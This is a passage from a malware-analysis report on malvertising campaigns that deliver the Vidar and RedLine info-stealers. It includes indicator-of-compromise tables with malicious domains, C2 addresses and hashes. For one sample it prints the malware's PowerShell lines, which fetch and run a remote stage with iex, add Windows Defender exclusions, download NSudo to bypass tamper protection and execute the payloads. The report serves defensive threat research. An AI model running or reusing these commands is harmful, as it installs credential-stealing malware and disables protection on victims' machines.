64 bytes from 116.203.6.107: icmp_seq=2 ttl=47 time=44.3 ms
64 bytes from 116.203.6.107: icmp_seq=3 ttl=47 time=43.8 ms
64 bytes from 116.203.6.107: icmp_seq=4 ttl=47 time=43.0 ms
64 bytes from 116.203.6.107: icmp_seq=5 ttl=47 time=43.1 ms
```

Figure 13. Ping to C2

3.2.2 Sample 2 - RedLine Stealer

Given the unusual compression ratio we did a quick static analysis. Using pestudio free[10], as expected, we observed a huge overlay inside the file (see figure 14), which inflates the file size without adding any real content, as the previous sample's behaviour.

[10] *https://www.winitor.com/download*

file-offset	0x0004A600
size	734011856 (bytes)
signature	unknown
first-bytes-hex	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0...
first-bytes-text	.. ..
file-ratio	99.96 %

Figure 14. Overlay full of zeros

Using a hex editor such as HxD[11] to remove all the useless zeros starting from the offset shown in figure 14 reveals the real file size of just a few megabytes.

The sample is a .NET executable that has been packed with an obfuscator named SmartAssembly, which we attempted to de-obfuscate with *de4dot*[12].



Figure 15. Malware classes de-obfuscated by de4dot tool

[11] *https://mh-nexus.de/en/hxd/*

[12] *https://github.com/de4dot/de4dot*

Since the de-obfuscation process did not completely clean up the code, we performed a dynamic analysis to observe its behaviour. This sample is a loader which will decrypt a second stage in memory and execute it by performing process injection into a legitimate process named *"vbc.exe"*, this executable can be found in the Microsoft.NET Framework installation directory. To gain further insights into the malware's operations, a debugger was used to trace its execution. This approach allowed to dump the next stage as shown in figure 16, which likely contains the malicious payload.



Figure 16. Dumping the executable from memory

Many anti-malware vendors on the VirusTotal platform identify it as RedLine Stealer[13]. We got the same result by running the sample on the AnyRun[14] and Hatching Triage[15] sandboxes.

Surprisingly, the second stage is barely obfuscated and can quickly be disassembled to confirm that indeed this is a stealer malware. Figure 17 shows an example of credential enumeration for a popular VPN software.



Figure 17. VPN profiles enumeration

The data exfiltrated will be sent to the C2 which the online sandboxes intercepted.

[13] *https://www.virustotal.com/gui/file/cd8989a98e576376fd789a3e505fdc5107519dddacb7ff582861cef18f44d451/detection*

[14] *https://app.any.run/tasks/068ac6e8-34d7-44a3-bbe5-3bad8e729039*

[15] *https://tria.ge/230130-mqkgeabf8w*

3.2.3 Sample 3 - RedLine Stealer

The last sample is an MSI file which is ran by the MsiExec engine. During the installation, the file employs custom actions executing a PowerShell script, as shown in figure 18.

The script is relatively simple, it only downloads the second stage from the URL *https[://]softs-lab[.]ru/trade[.]gpg* and subsequently executes it through PowerShell's iex[16] command.

```
sleep -Milliseconds 241
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
(new-object Net.WebClient).DownloadString("https://softs-lab.ru/trade.gpg") | iex
```

Figure 18. Download and execution of the next stage

The downloaded string (see figure 19) contains an invocation to a new PowerShell process and a Base64 command line.

Figure 19. Encoded string that will be a PowerShell command line

Decoding the payload reveals the malicious script (see figure 20) that, after approximately a one second delay, proceeds to download two more files from the same URL: Zeip.dll and Zeip.exe. These two files are encrypted using GnuPG which is downloaded as well and used to decrypt them on the fly.

Additionally, it will also use Microsoft's Defender PowerShell interface to add them to the antivirus exclusions. This is a common technique used to prevent Windows Defender and potentially other security solutions from detecting the malware.

[16] *iex is the short form for "Invoke-Expression', it will execute the string passed as argument as PowerShell code*

```
sleep -Milliseconds 1235
$ErrorActionPreference = 'Stop'
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
Invoke-WebRequest -Uri ("https://advertising-check.ru/start.php") -UseBasicParsing
$ErrorActionPreference = 'Continue'

Add-MpPrefer`ence -ExclusionExtension ".dll", ".cmd", ".bat", ".zip", ".exe"


Add-MpPrefer`ence -ExclusionPath "C:\Windows\System32\drivers\etc", "C:\Windows\System32\Config", "$env:APPDATA"
Add-MpPrefer`ence -ExclusionProcess "Zeip.dll", "Zeip.exe"


wget -Uri ("https://softs-lab.ru/Zeip.dll.gpg") -OutFile $env:APPDATA\Zeip.dll.gpg
wget -Uri ("https://softs-lab.ru/Zeip.exe.gpg") -OutFile $env:APPDATA\Zeip.exe.gpg
```

Figure 20. Malicious script – Exclusions and executables downloading

After further delays, the script downloads *"NSudo.exe"* from a GitHub repository called "swagkarna/Bypass-Tamper-Protection", as shown in figure 21.

```
sleep -Milliseconds 245
Invoke-Web`Request -Uri https://raw.githubusercontent.com/swagkarna/Bypass-Tamper-Protection/main/NSudo.exe -OutFile $env:APPDATA\NSudo.exe
```

Figure 21. Malicious script – NSudo.exe downloading

This program is used to bypass the Windows's User Account Control (UAC) and gain administrator privileges without prompting the user for consent.

At this point, using *"putingod"* as password, it decrypts and then executes Zeip.exe and Zeip.dll, through rundll32, as seen in figure 22.

```
.$env:APPDATA\Nsudo.exe -U:P -ShowWindowMode:Hide cmd /c powershell.exe -command "rundll32 $env:APPDATA\Zeip.dll, DllRegisterServer; $env:APPDATA\Zeip.exe"
```

Figure 22. Malicious script – NSudo.exe application

Zeip.exe is a small .NET launcher responsible for downloading the next stage named *"putingod.exe"* from the C2. This is a minimally obfuscated RedLine Stealer sample. Since it is another .NET assembly it is loaded and executed dynamically without being written on disk.
Using a .NET decompiler we could easily retrieve the final C2 URL for this RedLine sample: *62[.]204[.]41[.]175*.

3.3 IOC

3.3.1 Sample 1: Vidar Stealer

The following table shows the domains used for malvertising:

Domain
blender[.]essentiaplus[.]com (Malicious ads)
veda[.]rumahsaqeena[.]com (Redirect to download the payload)

Table 1. Malicious domains

Table 2 shows the hashes of the infection chain:

File	SHA-256
ZIP file	9ffc950ca7a3218ae9268723ef971866a956ae7606aed9ee909dc5b408fd06f6
ISO file	caed3b4daa349c4343565de2e82c92b28080d77916f2d502239c2b1a3c931543
Installer + Loader/Dropper	34239ff8f88fca816009f1c481471866a43d5aa662519f1542d20e8563d78bd4
Malware	ba800c0f47d97d5d6589b17c1d62171397203445bfd84a91468d44913557ad5c

Table 2. Infection chain hashes

In the next table, instead, are listed the principal C2 and its backups. The first two were still online at the time of writing.

IP Address	CTI
116[.]203[.]6[.]107 (Main C2)	VirusTotal AlienVault
5[.]75[.]149[.]127	VirusTotal AlienVault
88[.]198[.]194[.]199	VirusTotal AlienVault
116[.]203[.]9[.]69	VirusTotal AlienVault

Table 3. C2 and Cyber Threat Intelligence

Hatching Triage intercepted other malicious connections listed in table 4:

IP Address	CTI
45[.]93[.]201[.]114	VirusTotal AlienVault
95[.]217[.]16[.]127	VirusTotal AlienVault

Table 4. Malicious connections and Cyber Threat Intelligence

3.3.2 Sample 2: RedLine Stealer

The following domains were used to bait the users with malvertising:

Domain
blahder3dsoft[.]site (Malicious ads)
blahder3dsoft[.]store (Redirect to download the payload)

Table 5. Malicious domains

We collected the hashes related to the second sample in table 6:

File	SHA-256
Loader/Dropper	af6ea14cfae006b83e45b03f55029037ccf79b25eff835d1208708e433bd7d73
Loader/Dropper de-obfuscated	75c9ca66be968c291a4b1e218b5f427516d75a8008685f4c9aaae0fe1d4fe43b
Malware	cd8989a98e576376fd789a3e505fdc5107519dddacb7ff582861cef18f44d451

Table 6. Sample hashes

Table 7 contains the C2 intercepted during our dynamic analyses.

IP Address	CTI
82[.]115[.]223[.]91	VirusTotal AlienVault

Table 7. C2 of the second sample

3.3.3 Sample 3: RedLine Stealer

The following domains were used for malvertising:

Domain
trading-terminal[.]top
cdn-download[.]top

Table 8. Malicious domains

Table 9 shows the hashes of the infection chain:

File	SHA-256
Original MSI file	8b43e674c2ec6234d403108e561059ba34e093f35d1d4c5d4fe9d24976f3868f
Zeip.dll.gpg	ffd40ffc66d9d9e44450e8fdac3df2042b353a827f2153d7352fd01713edb4b4
Zeip.exe	c02db47d33f1c7f8bcf3ce5c6f0cdd4bbb0d15e2b36558b26cd628856379ae65
putingod.exe (observed on 25/01/23)	e93e251f732561ea90a96f5c0d16a536ea95ab68b81c0c70c77efd1961d73c9f
putingod.exe (observed on 30/01/23)	fba6b3f7909d608fca29e3159cb8b32129899c3b6f1e269ae509e8f8d95d15df

Table 9. Infection chain samples

Table 10 shows the C&C used by the infection chain's files:

Domain	IP Address
softs-lab[.]ru (C2 of Original MSI File)	62[.]204[.]41[.]176 (C2 of Zeip.exe)

Table 10. C2 of the downloaders

The following table shows the C2 used by the latest "putingod.exe" observed:

IP Address
62[.]204[.]41[.]175

Table 11. C2 Malware

DEFENCE TECH

4

Conclusions

4. Conclusions

In this report we investigated campaigns of malvertising and analysed three random samples we picked up by just searching for popular programs. Moreover, we briefly described the Punycode technique used in a recent malicious campaign.

Our research has shown that usually these malvertising campaigns lead to information stealing malware and illegitimate copies of software.

This is a threat for end users as well as organizations and it is something Google is actively trying to address; in the meantime, we recommend deploying ad-blocking plugins for browsers. Open-source projects such as *"uBlock Origin"* [17] are well maintained and reputable, improving the security of browsers by blocking malicious advertisements; they also offer the possibility to define custom block lists.

In Windows environments extensions for the most common browsers can be deployed through group policies.

[17] *https://github.com/gorhill/uBlock*

DEFENCE TECH

Terra, Cielo, Mare, Spazio, Spazio cibernetico.
PROTEGGIAMOLI

DONEXIT IT SECURITY

NEXT INGEGNERIA DEI SISTEMI

FORAMIL RADAR TECHNOLOGIES & DEFENCE SYSTEMS

INNOVESI electronic systems

Defence Tech Holding S.p.A Società Benefit

Via Giacomo Peroni, 452 - 00131 Roma
tel. 06.45752720 - fax 06.45752721
info@defencetech.it - www.defencetech.it